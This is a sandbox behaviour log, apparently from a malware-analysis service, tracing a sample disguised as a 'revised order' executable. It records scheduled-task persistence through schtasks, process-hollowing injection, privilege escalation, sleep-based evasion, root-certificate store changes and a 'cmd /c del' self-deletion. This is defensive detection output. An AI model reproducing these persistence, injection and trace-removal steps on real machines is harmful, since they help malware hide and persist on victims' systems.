Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2872	2936
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2872	2936
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2872	2936
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2872	2936
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2872	2936
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2872	2936
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2872	2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0	2872	2936
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6f960250, -1, 6e578, 6e574, 0) Return: 0	2872	2936
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell) Return: 3	2872	2936
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomDell_DVD-ROM.2.5+.#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)) Return: 5	2872	2936
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell) Return: 3	2872	2936
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}\#000000000100000#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)) Return: 3	2872	2936
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}\#0000000000650000#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)) Return: 3	2872	2936
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2872	2936
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2872	2936
Call System API	API Name: GetDriveTypeW Args: (%windir%\System32\WindowsPowerShell\v1.0\) Return: 3	2872	2936
Call System API	API Name: GetDriveTypeW Args: (%windir%\) Return: 3	2872	2936
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\SLP6NKV8VOT0QKGX08XV.tmp Type: VSDT_COM_DOS	2872	2936
Write File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\SLP6NKV8VOT0QKGX08XV.tmp Type: VSDT_COM_DOS	2872	2936
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms) Return: 1	2872	2936
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c1c69.TMP Type: VSDT_EMPTY	2872	2936
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c1c69.TMP Type: VSDT_COM_DOS	2872	2936
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms Type: VSDT_COM_DOS	2872	2936
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c1c69.TMP) Return: 1	2872	2936
Delete File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c1c69.TMP Type: VSDT_COM_DOS	2872	2936
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 6e3d0, 0, 0, 0) Return: 107c70	2872	2936
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2936 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (107c70, 6e3d0) Return: 1	2872	2936
Call System API	API Name: GetVersionExA Args: (5f057c28) Return: 1	2872	2936
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2936 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (2730420) Return: 1	2872	2936
Detection	Threat Characteristic: Creates process in system directory Process ID: 2932 Image Path: %windir%\System32\schtasks.exe /Create /TN Updates\lxeqnDhmFdUxs /XML %TEMP%\tmpA26A.tmp		
Detection	Threat Characteristic: Adds scheduled task to automatically run at startup Updates\lxeqnDhmFdUxs /XML		
Add File	Path: %windir%\system32\Tasks\Updates\lxeqnDhmFdUxs Type: VSDT_UNKNOWN		2872
Detection	Threat Characteristic: Adds scheduled task to automatically run at startup %windir%\system32\Tasks\Updates\lxeqnDhmFdUxs		
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0		2872
Call Process API	API Name: CreateProcessW Args: (%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, , , , , CREATE_SUSPENDED, , , , Process:3024: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe) Return: 1		2872
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2872 Injected API: SetThreadContext Target Process ID: 3024 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2872 Injected API: WriteProcessMemory Target Process ID: 3024 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe		
Detection	Threat Characteristic: Creates process Process ID: 2872 Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Shell Command:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:3024:%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, 400000, MZER., 512, 28 d5f0) Return: 1		2872
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2872 Target Process ID: 3024 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Injected Content: MZER.		
Detection	Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2872 Target Process ID: 3024 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe File: MZER.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:3024:%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, 401000, U...E...t.V.u.P.E .PV..., 184832, 28d5f0) Return: 1		2872

Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2872 Target Process ID: 3024 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Injected Content: U...E...t.V.u.P.E.PV....		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7ffd3000 Process:3024:%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, 7ffd3008, , 4, 28d5f0) Return: 1		2872
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2872 Target Process ID: 3024 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Injected Address: 0x0		
Call Thread API	API Name: SetThreadContext Args: (Process Name:3024:%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe) Return: 1		2872
Call Thread API	API Name: NtResumeThread Args: (Process:3024,) Return: ?		2872
Call System API	API Name: evtchann.SendEvent Args: (e, pid[3024], ppid[2872]) Return: 1		2872
Delete File	Path: %TEMP%\tmpA26A.tmp Type: VSDT_TEXT_HTML		2872
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2872 File: %TEMP%\tmpA26A.tmp Type: VSDT_TEXT_HTML		
Detection	Threat Characteristic: Creates process Process ID: 3024 Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe		
Call System API	API Name: AdjustTokenPrivileges Args: (35c, 0, , 0, , 6e0c4) Return: 1	2872	2936
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2936 Info: Obtains system level privileges		
Call Systeminfo API	API Name: NtQuerySystemInformation Args: (5, , 131072, 50632) Return: 0	2872	2936
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2936 Info: enum processes		
Call System API	API Name: CryptExportKey Args: (107ff0, 0, 6, 0, 0, 6e5e0) Return: 1	2872	2936
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2872	2936
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2872	2936
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2872	2936
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2872	2936
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2872	2936
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2872	2936
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2872	2936
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2872	2936
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2872	2936
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2872	2936
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2872	2936
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2872	2936
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2872	2936
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2872	2936
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2872	2936
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2872	2936
Call Filesystem API	API Name: DeleteFileW Args: (%windir%\Microsoft.NET\Framework\v2.0.50727\config\security.config.cch.2936.1842359) Return: 0	2872	2936
Call Filesystem API	API Name: DeleteFileW Args: (%windir%\Microsoft.NET\Framework\v2.0.50727\config\enterprisesec.config.cch.2936.1842359) Return: 0	2872	2936
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\CLR Security Config\v2.0.50727.312\security.config.cch.2936.1842359) Return: 0	2872	2936
Detection	Threat Characteristic: Creates process in system directory Process ID: 3064 Image Path: %windir%\System32\lsystray.exe		
Call Thread API	API Name: NtResumeThread Args: (Process:3096,) Return: ?	3024	3064
Call System API	API Name: evtchann.SendEvent Args: (e, pid[3096], ppid[3064]) Return: 1	3024	3064
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\cmd.exe, /c del "%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe", , , , , , , Pr ocess:3096:%windir%\System32\cmd.exe) Return: 1	3024	3064
Detection	Threat Characteristic: Creates command line process Process ID: 3096 Image Path: %windir%\System32\cmd.exe /c del "%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe"		
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe) Return: 1	3064	3096
Delete File	Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Type: VSDT_EXE_MSIL	3064	3096
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 3096 File: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Type: VSDT_EXE_MSIL		
Detection	Threat Characteristic: Deletes self to remove traces of the infection %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe		
Call Filesystem API	API Name: FindFirstFileExW Args: (%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, 0, 00240C74, 0, 00000000, 2) Return: 002985F8	3064	3096
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3096 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (2985f8, 240c74) Return: 0	3064	3096
Call System API	API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1624 Info: Obtains system level privileges		
Call System API	API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef828) Return: 1	3024	1624

Detection	Threat Characteristic: Attempts to evade detection and analysis Process ID: 1624 Info: Delays execution		
Call System API	API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1624 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (75aa0298) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Detection	Threat Characteristic: Calls sleep function for an extended period Process 1624 slept for long or infinite time.		
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5d0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5d0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5d0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5d0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5d0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5d0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5d0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5d0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call Network API	API Name: socket Args: (2, 2, 0) Return: 4d0	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 4d0	3064	2676
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 40006000) Return: 9701	3064	2676
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1c, 40006000) Return: 0	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 554	3064	2676
Call Network API	API Name: socket Args: (2, 1, 6) Return: 4fc	3064	2676
Call Network API	API Name: bind Args: (4fc, 0.0.0.0:49177, 16) Return: 0	3064	2676
Detection	Threat Characteristic: Listens on port 0.0.0.0:49177		
Call System API	API Name: ConnectEx Args: (4fc, 72.21.81.200:443, 16, 0, 0, 0, 2bbf2ac) Return: 0	3064	2676
Call Network API	API Name: socket Args: (23, 1, 6) Return: 5c8	3064	2676
Call Network API	API Name: socket Args: (23, 1, 6) Return: 614	3064	2676
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5a0	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5a0	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 205e504, 0, 0, 0) Return: 2bbf2a8	3064	2676
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2676 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (2bbf2a8, 205e504) Return: 1	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 205e504, 0, 0, 0) Return: 2bbf2a8	3064	2676

Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 205e504, 0, 0, 0) Return: 2bbf2a8	3064	2676
Call Network API	API Name: send Args: (4fc, ..., 1, 177) Return: 0	3064	2676
Call Network API	API Name: socket Args: (2, 1, 6) Return: 634	3064	2676
Call Network API	API Name: bind Args: (634, 0.0.0.0:49178, 16) Return: 0	3064	2676
Detection	Threat Characteristic: Listens on port 0.0.0.0:49178		
Call System API	API Name: ConnectEx Args: (634, 72.21.81.200:443, 16, 0, 0, 0, 2bbf4ec) Return: 0	3064	2676
Call Network API	API Name: socket Args: (2, 2, 0) Return: 638	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 638	3064	2676
Call System API	API Name: DnsQueryExW Args: (r20swj13mr.microsoft.com, 1, 40006000) Return: 9701	3064	2676
Call Network API	API Name: send Args: (634, ..., 1, 177) Return: 0	3064	2676
Call System API	API Name: DnsQueryExW Args: (r20swj13mr.microsoft.com, 1c, 40006000) Return: 0	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 644	3064	2676
Call Network API	API Name: socket Args: (2, 1, 6) Return: 644	3064	2676
Call Network API	API Name: bind Args: (644, 0.0.0.0:49179, 16) Return: 0	3064	2676
Detection	Threat Characteristic: Listens on port 0.0.0.0:49179		
Call System API	API Name: ConnectEx Args: (644, 72.21.81.200:443, 16, 0, 0, 0, 2bbf52c) Return: 0	3064	2676
Call Network API	API Name: socket Args: (2, 1, 6) Return: 650	3064	2676
Call Network API	API Name: bind Args: (650, 0.0.0.0:49180, 16) Return: 0	3064	2676
Detection	Threat Characteristic: Listens on port 0.0.0.0:49180		
Call System API	API Name: ConnectEx Args: (650, 72.21.81.200:443, 16, 0, 0, 0, 2bbf5ec) Return: 0	3064	2676
Call Network API	API Name: send Args: (644, ..., 1, 179) Return: 0	3064	2676
Call Network API	API Name: send Args: (650, ..., 1, 179) Return: 0	3064	2676
Call Network API	API Name: send Args: (4fc, ..., 1, 166) Return: 0	3064	2676
Call Network API	API Name: send Args: (634, ..., 1, 166) Return: 0	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 205e118, 0, 0, 0) Return: 2bbf568	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 205e118, 0, 0, 0) Return: 2bbf568	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 205e118, 0, 0, 0) Return: 2bbf568	3064	2676
Call Network API	API Name: send Args: (644, ..., 1, 166) Return: 0	3064	2676
Call Network API	API Name: send Args: (650, ..., 1, 166) Return: 0	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 3afefe0, 0, 0, 0) Return: 2bbf4e8	3064	2676
Call Filesystem API	API Name: FindNextFileW Args: (2bbf4e8, 3afefe0) Return: 1	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 5dcf040, 0, 0, 0) Return: 2bbf9e8	3064	2676
Call Filesystem API	API Name: FindNextFileW Args: (2bbf9e8, 5dcf040) Return: 1	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 3afefe0, 0, 0, 0) Return: 2bbf4e8	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 3afefe0, 0, 0, 0) Return: 2bbf4e8	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 5dcf040, 0, 0, 0) Return: 2bbf9e8	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 5dcf040, 0, 0, 0) Return: 2bbf9e8	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 3daee60, 0, 0, 0) Return: 2bbf4e8	3064	2676
Call Filesystem API	API Name: FindNextFileW Args: (2bbf4e8, 3daee60) Return: 1	3064	2676
Call Service API	API Name: OpenServiceW Args: (5a25898, gpsvc, 5) Return: 5a259b0	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 3daee60, 0, 0, 0) Return: 2bbf4e8	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 3daee60, 0, 0, 0) Return: 2bbf4e8	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 3aff0d4, 0, 0, 0) Return: 2bbf4e8	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 3aff0d4, 0, 0, 0) Return: 2bbf4e8	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 3aff0d4, 0, 0, 0) Return: 2bbf4e8	3064	2676
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0	3064	2676
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	3064	2676
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 205e20c, 0, 0, 0) Return: 2b1eb50	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 3dae54, 0, 0, 0) Return: 2b1ee10	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 5dcf134, 0, 0, 0) Return: 2b1eb10	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 5dcf134, 0, 0, 0) Return: 2b1eb10	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 5dcf134, 0, 0, 0) Return: 2b1eb10	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 205e20c, 0, 0, 0) Return: 2b1eb50	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 205e20c, 0, 0, 0) Return: 2b1eb50	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 3dae54, 0, 0, 0) Return: 2b1ee10	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 3dae54, 0, 0, 0) Return: 2b1ee10	3064	2676
Call Network API	API Name: socket Args: (2, 2, 0) Return: 680	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 680	3064	2676
Call System API	API Name: DnsQueryExW Args: (cttld.windowsupdate.com, 1, 40006000) Return: 9701	3064	2676
Call System API	API Name: DnsQueryExW Args: (cttld.windowsupdate.com, 1c, 40006000) Return: 0	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 818	3064	2676
Call Network API	API Name: socket Args: (2, 2, 0) Return: 818	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 818	3064	2676
Call System API	API Name: DnsQueryExW Args: (cttld.windowsupdate.com, 1, 40006000) Return: 9701	3064	2676
Call System API	API Name: DnsQueryExW Args: (cttld.windowsupdate.com, 1c, 40006000) Return: 0	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 818	3064	2676
Call Network API	API Name: socket Args: (2, 1, 6) Return: 818	3064	2676

Call Network API	API Name: bind Args: (818, 0.0.0.0:49181, 128) Return: 0	3064	2676
Detection	Threat Characteristic: Listens on port 0.0.0.0:49181		
Call System API	API Name: ConnectEx Args: (818, 8.252.65.254:80, 16, 0, 0, 0, 2c4300) Return: 0	3064	2676
Call Network API	API Name: socket Args: (2, 2, 0) Return: 780	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 780	3064	2676
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1, 40006000) Return: 9701	3064	2676
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1c, 40006000) Return: 0	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 780	3064	2676
Call Network API	API Name: socket Args: (2, 2, 0) Return: 780	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 780	3064	2676
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1, 40006000) Return: 9701	3064	2676
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1c, 40006000) Return: 0	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 780	3064	2676
Call Network API	API Name: socket Args: (2, 1, 6) Return: 780	3064	2676
Call Network API	API Name: bind Args: (780, 0.0.0.0:49182, 128) Return: 0	3064	2676
Detection	Threat Characteristic: Listens on port 0.0.0.0:49182		
Call System API	API Name: ConnectEx Args: (780, 8.252.65.254:80, 16, 0, 0, 0, 2c40a8) Return: 0	3064	2676
Call Network API	API Name: socket Args: (2, 2, 0) Return: 820	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 820	3064	2676
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1, 40006000) Return: 9701	3064	2676
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1c, 40006000) Return: 0	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 820	3064	2676
Call Network API	API Name: socket Args: (2, 2, 0) Return: 820	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 820	3064	2676
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1, 40006000) Return: 9701	3064	2676
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1c, 40006000) Return: 0	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 820	3064	2676
Call Network API	API Name: socket Args: (2, 1, 6) Return: 820	3064	2676
Call Network API	API Name: bind Args: (820, 0.0.0.0:49183, 128) Return: 0	3064	2676
Detection	Threat Characteristic: Listens on port 0.0.0.0:49183		
Call System API	API Name: ConnectEx Args: (820, 8.252.65.254:80, 16, 0, 0, 0, 2c4170) Return: 0	3064	2676
Call Network API	API Name: send Args: (818, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?6b1868a90bbcode7 HTTP/1.1\r\nConnection: Keep-Alive\r\n nAccept: */*\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctdl.windowsupdate.com\r\n\r\n, 1, 286) Return: 0	3064	2676
